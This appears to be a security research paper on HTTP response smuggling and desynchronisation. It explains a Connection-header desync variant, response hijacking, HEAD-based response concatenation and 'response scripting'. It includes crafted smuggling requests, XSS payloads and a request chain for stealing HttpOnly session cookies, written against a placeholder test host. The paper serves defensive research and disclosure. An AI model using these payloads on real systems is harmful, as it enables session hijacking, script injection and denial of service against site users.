Response Smuggling: Exploiting HTTP/1.1 Connections

Martin Doyhenard
Onapsis
mdoyhenard@onapsis.com

Abstract

Over the past few years, we have seen some novel presentations re-introducing the concept of HTTP request smuggling, to reliably exploit complex landscapes and systems.
With advanced techniques, attackers were able to bypass restrictions and breach the security of critical web applications.
But, is everything said on HTTP Desync Attacks, or is it just the tip of the iceberg?

This paper will take a new approach, focusing on the HTTP Response Desynchronization, a rather unexplored attack vector.
By smuggling special requests it is possible to control the response queue, allowing an attacker to inject crafted messages in the HTTP pipeline. This can be leveraged to hijack victim's sessions from login requests, flood the TCP connection for a complete Denial of Service, and concatenate responses using a vulnerability called HTTP method confusion.

This research presents a novel technique, known as Response Scripting, to create malicious outbound messages using static responses as the building blocks.
Finally, by splitting reflected content, this paper will demonstrate how an attacker would be able to inject arbitrary payloads in the response pipeline. This will be leveraged to write custom messages and deliver them back to the victims.

This document will also introduce a Desync variant, used to hide arbitrary headers from the backend. This technique does not abuse discrepancy between HTTP parsers, but instead relies on a vulnerability in the HTTP protocol definition itself.

Introduction

HTTP Request Smuggling

HTTP request Smuggling was first documented back in 2005 by Watchfire[1]. Is an attack which abuses the discrepancies between chains of servers (HTTP front-end and back-end servers) when determining the length and boundaries of consecutive requests.
A discrepancy occurs when two HTTP parsers calculate the length of a request using different length tokens or algorithms. This can cause a proxy to think it's sending one request when, in fact, the origin server reads two.

But it was not until 2019, when a state of the art research[2], presented by James Kettle, demonstrated that Request Smuggling could be successfully exploited in the wild.
It proved that this idea could be leveraged to craft a malicious request, which intentionally causes a discrepancy, in order to affect other messages traveling through the same connection. By confusing the backend server, an attacker could "smuggle" a hidden request that will be considered as the prefix of the next request sent through the pipeline.

The HTTP RFC allows messages to contain 2 different length headers, the Content-Length and Transfer-Encoding. And to ensure that all parsers use the same length in a particular message, it provides message-length headers hierarchy: "*If a message is received with both a Transfer-Encoding header field and a Content-Length header field, the latter MUST be ignored.*" This should solve the problem, however, if for any reason a proxy or origin server fails to either interpret one of these headers, or to be RFC-compliant, a discrepancy could occur.




Figure 1. A malicious client performing a request smuggling attack. 1) The attacker and victim both send an HTTP request. 2) The proxy parses the messages and forwards them as 2 different requests. 3) The backend server processes the first part (green) of the attacker's message as one isolated request and returns the response to the malicious client. The second part of the message (red) is concatenated to the beginning of the victim's request. The response generated is delivered to the victim.


[1] https://www.cgisecurity.com/lib/HTTP-Request-Smuggling.pdf
[2] https://portswigger.net/research/http-desync-attacks-request-smuggling-reborn

It is not the purpose of this paper to discuss the different techniques to cause discrepancy between proxies and the origin server, nor the methodology for successful exploitation of classic HTTP request smuggling vulnerabilities.
If the reader wants to know more about this, please refer to James Kettle's and Amit Klein's[3] previous works.

HTTP Desync Variant

The Connection header field provides a declarative way of distinguishing header fields that are only intended for the immediate recipient ("hop-by-hop") from those fields that are intended for all recipients on the chain ("end-to-end").
That is, one of the main purposes of Connection Option is to "hide" hop-by-hop headers from any other than the next proxy/origin-server in the communication chain.

At first, setting an end-to-end header as a Connection Option might look harmless. Doing so will cause the same effect as not sending the header at all. Most end-to-end headers are not processed by proxies and do not affect the forwarded message.
However, looking at the nature of most HTTP Desync techniques, it seems obvious that the issue being abused is the inability of one or more proxies/servers to properly handle, or "see", a message-length header. And this same condition can be met if one of those headers is handled by one proxy, but is not forwarded to the following one (or origin server).


```
POST /endpoint HTTP/1.1
Host: www.testServer.com
Connection: Content-Length
Content-Length: 32

POST /deleteMyUser HTTP/1.1
A: GET /someEndpoint HTTP/1.1
```

```
POST /endpoint HTTP/1.1
Host: www.testServer.com
~~Connection: Content-Length~~
~~Content-Length: 32~~

POST /deleteMyUser HTTP/1.1
A: GET /someEndpoint HTTP/1.1
```

This technique can be used to exploit the same HTTP Smuggling flaws as any other Desync variant. The main difference is that this method relies on a vulnerability in the implementation of the protocol itself, meaning that it is likely to find it in RFC-compliant servers and proxies.


[3] https://i.blackhat.com/USA-20/Wednesday/us-20-Klein-HTTP-Request-Smuggling-In-2020-New-Variants-New-Defenses-And-New-Challenges.pdf

HTTP Response Smuggling

Response Injection


Request smuggling vulnerabilities can be leveraged to cause critical damage to a web application. By injecting an HTTP prefix into a victim's request, a malicious user would be able to chain low scoring vulnerabilities and craft attacks such as XSS and CSRF without user interaction, partial Denial of Service, open redirects, WEB cache poisoning/deception and others.
But, in all these examples, another vulnerability is required to compromise the application/user.

This paper focuses on another exploitation vector, the desynchronization of the response pipeline. All following examples use Request Smuggling vulnerabilities, but the same concepts could apply if a Response Splitting vulnerability was found.



```
GET /endpoint HTTP/1.1
Host: www.testServer.com
Connection: Content-Length
Content-Length: 101

POST /endpoint2 HTTP/1.1
Host: www.testServer.com
Content-Length: 0
```

Proxy



```
GET /endpoint HTTP/1.1
Host: www.testServer.com

POST /endpoint2 HTTP/1.1
Host: www.testServer.com
Content-Length: 0
```

Backend

After processing the last message, the backend, which will treat it as two separate requests, will produce two isolated responses and deliver them back to the proxy. If another victim's request is sent by the proxy, right after the attacker's one, the response pipeline will be desynchronized and the injected response will be sent to the victim as shown in figure 3 and 4.




Figure 2. 1) The attacker sends a crafted request right before the victim's one. 2) The proxy forwards each message to the backend server. 3) The backend processes the packages as 3 isolated requests and produces 3 different responses.




Figure 3. 4) The backend server returns 3 responses, including the one for the smuggled request (red). 5) Responses are delivered using a FIFO scheme, causing the attacker to receive the response to his first request, and the victim to obtain the response to the injected request.

Response Hijacking

Still, this scenario does not add anything new to the attack. But what's interesting about this technique is not the fact that the victim received an incorrect response, as it would in classic request smuggling. The goal of the malicious request was instead to desynchronize the responses, leaving an "orphan" response in the queue.
If the attacker issues another request after the previous attack, it would receive the response of the victim, which could contain sensitive information. Some responses could even contain session cookies, if they were associated with a login request.




Figure 4. 6) The attacker sends another request, expecting to receive the victim's response (blue). 7) The proxy forwards the request and receives (or had stored depending on the implementation) the victim's response.




Figure 5. 8) The attacker receives the victim's response. 9) The connection is closed for any reason and the new orphan message is discarded (close response, timeout, max requests per connection).

Although this technique seems quite simple, there are some important considerations to successfully hijack responses:

1. The persistent connection between the Proxy and the Backend must be kept alive until the response is hijacked. This means that no request or response can contain the close connection directive.

2. Some proxies will not allow pipelining (store responses), so a request must be issued right after the victim's. In most cases this can be solved if the attacker sends a high number of requests in a small period of time.

3. Bad Requests (malformed or invalid messages) and other response status codes (4XX, 5XX) will cause the connection to be closed. For this reason response hijacking is not observed in some classic request smuggling examples.

This attack does not require to chain any extra vulnerability, and could easily lead to session hijacking if the victim's response contains session cookies (a login response).

Request Chaining

Using response smuggling is possible to inject an extra message to desynchronize the response pipeline. However, there is nothing that stops the attacker from sending an arbitrary amount of smuggled messages.




Figure 6. 4) The backend server generates 5 isolated responses and returns them in order to the Proxy. malicious responses (red) contain a reflected XSS payload. 5) The XSS exploit is delivered to the victim's without any extra interaction.


Using this technique not only improves the reliability of HTTP smuggling, but can also be used to consume the resources of the backend server (TCP connections, Memory buffers, Processing time). If the amount of injected payloads is big enough, a single message could contain thousands of hidden requests which will be processed by the backend thread.

When pipelining is enabled (network buffers are not discarded), the requests and responses will be stored in memory until all messages are handled. This could easily lead to memory and CPU time consumption, which will end up in a complete denial of service of the backend server, and in some cases, crashing the web application.
Also, if requests take time to be resolved (the backend requires some seconds to generate the response), TCP connections can be hung without being closed by a time out. This will eventually consume all available proxy connections, as proxies can only handle a finite amount of concurrent connections. When this condition is met, all following client's requests will be either discarded or placed in a message queue that won't be able to forward them before a time out. Both cases will be observed as a denial of service of the proxy/origin server.

Request Hijacking

By desynchronizing the response queue, an attacker could inject a request which will be completed with the victim's message (just as in old HTTP Smuggling techniques). However, as the pipeline order is lost after adding extra responses, the attacker could obtain the client response, only this time the associated victim's request was also affected by a smuggled message.

In order to perform this attack, it is necessary to find a resource that provides content reflection. Most (or almost all) web applications will have some web page reflecting parameters, which is not a vulnerability if the content is escaped correctly.



```
POST /endpoint HTTP/1.1
Host: www.testServer.com
Connection: Content-Length
Content-Length: 223

POST /endpoint HTTP/1.1
Host: www.testServer.com
Content-Length: 0

POST /endpoint2 HTTP/1.1
Host: www.testServer.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 100

reflectedParam=
```




Figure 7. 1) An attacker sends two smuggled requests in the same message, one of them (red) to the content reflecting resource. 2) The proxy forwards two requests through the same connection. 3) The last smuggled request is prepended to the victim's message.




Figure 8. 4) The 3 responses are returned to the proxy. The last one includes the original victim's request in the body. 5) Both clients receive responses for the requests issued by the attacker, which is also sending a new message to hijack the orphan response.




Figure 9. The attacker receives the malicious desynced response, which contains the original victim's request as reflected content.

```
HTTP/1.1 200 OK
Content-Length: 111

Your parameter input was: GET /userPage HTTP/1.1
Host: www.testServer.com
Cookie: secretHttpOnlyCookie=12345;
```

HTTP Response Concatenation

HEAD Response Length

Until now, HTTP smuggling attacks leveraged discrepancies between proxies/servers, when determining the length and boundaries of an incoming request.
However, it should also be possible to leverage discrepancies in the response lengths, in order to split or concatenate messages going back to the client. If that would be the case, the attacker would have further control over the response pipeline and the messages delivered to the victims.

Any response which is generated after a HEAD request is expected not to have a message-body. For this reason, any proxy/client receiving a response to a HEAD request must ignore any length headers and consider the body to be empty (0 length).
The RFC states that a response to a HEAD request must be the same as one intended for a GET request of the same resource. Also, if the message-length header is present, it indicates only what would have been the length of the equivalent GET request.

RFC7231: "*Responses to the HEAD request method never include a message body because the associated response header fields (e.g., Transfer-Encoding, Content-Length, etc.), if present, indicate only what their values would have been if the request method had been GET*"

In most Web Applications, it is rather common to see HEAD responses with content-length header in static resources (such as HTML static documents). This is also true when Web Caches store a resource which is then requested through a HEAD message.


HTTP Method Confusion

As the length of a HEAD response is determined by the request associated, it is important for proxies to match ingoing and outgoing messages correctly. If this fails, the response content-length would be considered, which might contain a non-zero value.

As already explained in the previous section, using HTTP Smuggling, it is possible to inject extra messages in the response queue. This can desynchronize the response pipeline, causing proxies to mismatch the relationship between inbound and outbound messages.
If the attacker would smuggle a HEAD request, the pipeline desynchronization could cause the response to be associated with another method request. And as any other method uses length headers to determine the bounds of messages, the proxy would think that the response body is the first N bytes of the next response, where N is the value of the Content-Length.

Response Concatenation

HTTP Method Confusion technique can be leveraged to obtain a new set of response payloads and vulnerabilities. As the HEAD response will consume the first bytes of the following message, the attacker can smuggle multiple responses and build the body using them.



```
POST /endpoint HTTP/1.1
Host: www.testServer.com
Connection: Content-Length
Content-Length: 147

HEAD /endpoint.html HTTP/1.1
Host: www.testServer.com

GET /example HTTP/1.1
Host: www.testServer.com
Content-Length: 0
Connection: close
```

Notice the close connection directive in the last smuggled request. This is not accidental, and will be useful to discard any left-over suffix bytes of a request/response that will produce a Bad Request message.




Figure 10. 1) The attacker sends 2 smuggled requests, the first being a HEAD message. The Proxy forwards 2 "GET " requests. The victim's message is not processed as the previous request contained a close directive.





Figure 11. The client receives the smuggled responses concatenated, using the first (HEAD) response as headers, and the second response message as the body.

As the second smuggled response full length (headers+body) might be greater than the HEAD response Content-Length, only the first N bytes will be used as the body. The rest will be discarded because of the close directive which will also be included in the second response (a close connection request must always produce a close connection response).



```
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 106

HTTP/1.1 200 OK
Content-Length: 29
Content-Type: text/html
Connection: close

<p>This is an example p
```

Notice that the amount of bytes that will be concatenated to the HEAD response depends on the Content-Length header of the message.
An attacker needs to concatenate enough responses so that the total size of all injected payloads (headers+body) match the value of the HEAD Content-Length.

HTTP Response Scripting

Reflected Header Scripting

Response concatenation technique allows attackers to send multiple concatenated responses to the victim. These responses can be chosen arbitrarily, and the headers will be used as part of the body, formatted with the media-type specified by the HEAD response.
If the first HEAD response has the Content-Type directive set to HTML, the headers of the next concatenated messages will be parsed as part of an HTML document. So, if any of these headers is vulnerable to unescaped content reflection, an attacker could use it to build an XSS payload which will be parsed as javascript and executed at the victim's browser.

As an example, suppose there is an endpoint which redirects users to any resource in the Web Application domain. To do so, the value of a parameter is reflected, without escaping any other character than the line break, in the response Location header.
If the location's domain is fixed this does not present a vulnerability. Open redirections and response splitting are not possible.
This scenario can be found in most Web Applications in the wild.

```
POST /redirectEndpoint HTTP/1.1
Host: www.testServer.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 35

goTo=Path/to/Resource?p=<p>hello<p>
```

```
HTTP/1.1 302 Found
Location:
http://www.testServer.com/Path/to/Resource?p=<p>hello<p>
Content-Length: 0
```

An attacker could leverage this feature to build a malicious response containing an XSS using the Location header as part of an HTML body:

```
POST /endpoint HTTP/1.1
Host: www.testServer.com
Connection: Content-Length
Content-Length: 228
```

```
HEAD /endpoint.html HTTP/1.1
Host: www.testServer.com
```

```
POST /redirectEndpoint HTTP/1.1
Host: www.testServer.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 34

goTo=<script>alert('XSS')</script>
```


If a victim request is pipelined by the proxy after the malicious payload, the client will receive the following response, which will pop an XSS alert box:

```
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 106

HTTP/1.1 302 Found
Location: http://www.testServer.com/<script>alert('XSS')</script>
Content-Length:
```

The same attack could be performed if the XSS occurs in the body of the redirect response, which, in other cases, would not be exploitable.

Content-Type confusion & Security bypass

Some media types, like text/plain or application/json, could be considered protected against cross site scripting attacks, as scripts are not executed by the browser. Because of this, many Web Applications allow users to reflect unescaped data in responses with “safe” Content-Type header.
Until now, there was not much to do to successfully exploit this kind of data reflection, apart from MIME type sniffing attacks which are not very effective in practice.
However, using response concatenation, the Content-Type of a smuggled message could be ignored if its headers are part of the response body. This can be achieved the same way as the previous example, where a HEAD response is used to set the Content-Type to “text/html”.



```
HTTP/1.1 200 Ok
Content-Type: text/html
Content-Length: 175

HTTP/1.1 200 Ok
Content-Type: text/plain
Content-Security-Policy: script-src http://www.testServer.com/
Content-Length: 100

Hello <script>alert('XSS')</script>, Wellc
```

Notice that response concatenation can also be used to bypass security related headers, such as Content-Security-Policy or the old X-XSS-Protection. These headers are also part of the body, so the browser ignores the directives.

Session Hijack: stealing HttpOnly Cookies


It should be clear by now that, if the Content-Length value from the HEAD response is large enough, multiple requests could be concatenated into one. This technique can be leveraged to build a new set of payloads to exploit known vulnerabilities that were not available before.

Even though response desync allows an attacker to hijack victim responses, in practice this technique might not be reliable enough. Most proxy-server connections are quite sensitive, meaning that they might be close for a number of reasons. In particular, many proxies do not store responses, and close the connection if a complete response is received when no request was issued. This can be solved by sending multiple requests in a small period of time, expecting that the request is received just before an orphan response is received.
Still, it is unlikely to receive a hijacked request in a congested network, as the probability of obtaining a particular response will be divided by the amount of HTTP clients.

For this reason, it was useful to find a malicious request that could be reliable enough to hijack victim requests, which would include HttpOnly headers not accessible through javascript.
The only thing required to perform this attack is an endpoint with unescaped reflected content and a HEAD response with a non-zero Content-Length header. As mentioned before, these are easy to meet conditions that can be found on most Web Applications.


The attack consists of 3 smuggled requests.

1. A HEAD request whose response contains a non-zero Content-Length and an HTML media type header.
2. A request whose response contains unescaped reflected data, in order to build the XSS.
3. A request (can be the previous one) whose response contains reflected content, unescaped or not.



```
POST /endpoint HTTP/1.1
Host: www.testServer.com
Connection: Content-Length
Content-Length: 413

HEAD /endpoint.html HTTP/1.1
Host: www.testServer.com

POST /redirectEndpoint HTTP/1.1
Host: www.testServer.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 67

goTo=<script>alert(document.documentElement.innerHTML)</script>

POST /endpoint2 HTTP/1.1
Host: www.testServer.com
Content-Type: application/x-www-form-urlencoded
Connection: close
Content-Length: 100

reflectedParam=
```

The idea is to obtain a response containing a reflected XSS (red), but also a reflection of the victim's request (blue).
After being concatenated, the last smuggled request will look as follows:



```
POST /endpoint2 HTTP/1.1
Host: www.testServer.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 100

reflectedParam=GET /userPage HTTP/1.1
Host: www.testServer.com
Cookie: secretHttpOnlyCookie=12345;
```




Figure 12. The attacker smuggles 3 requests. The proxy will see them as one isolated message, but the server will split them in 4, concatenating the last with the victim's message.

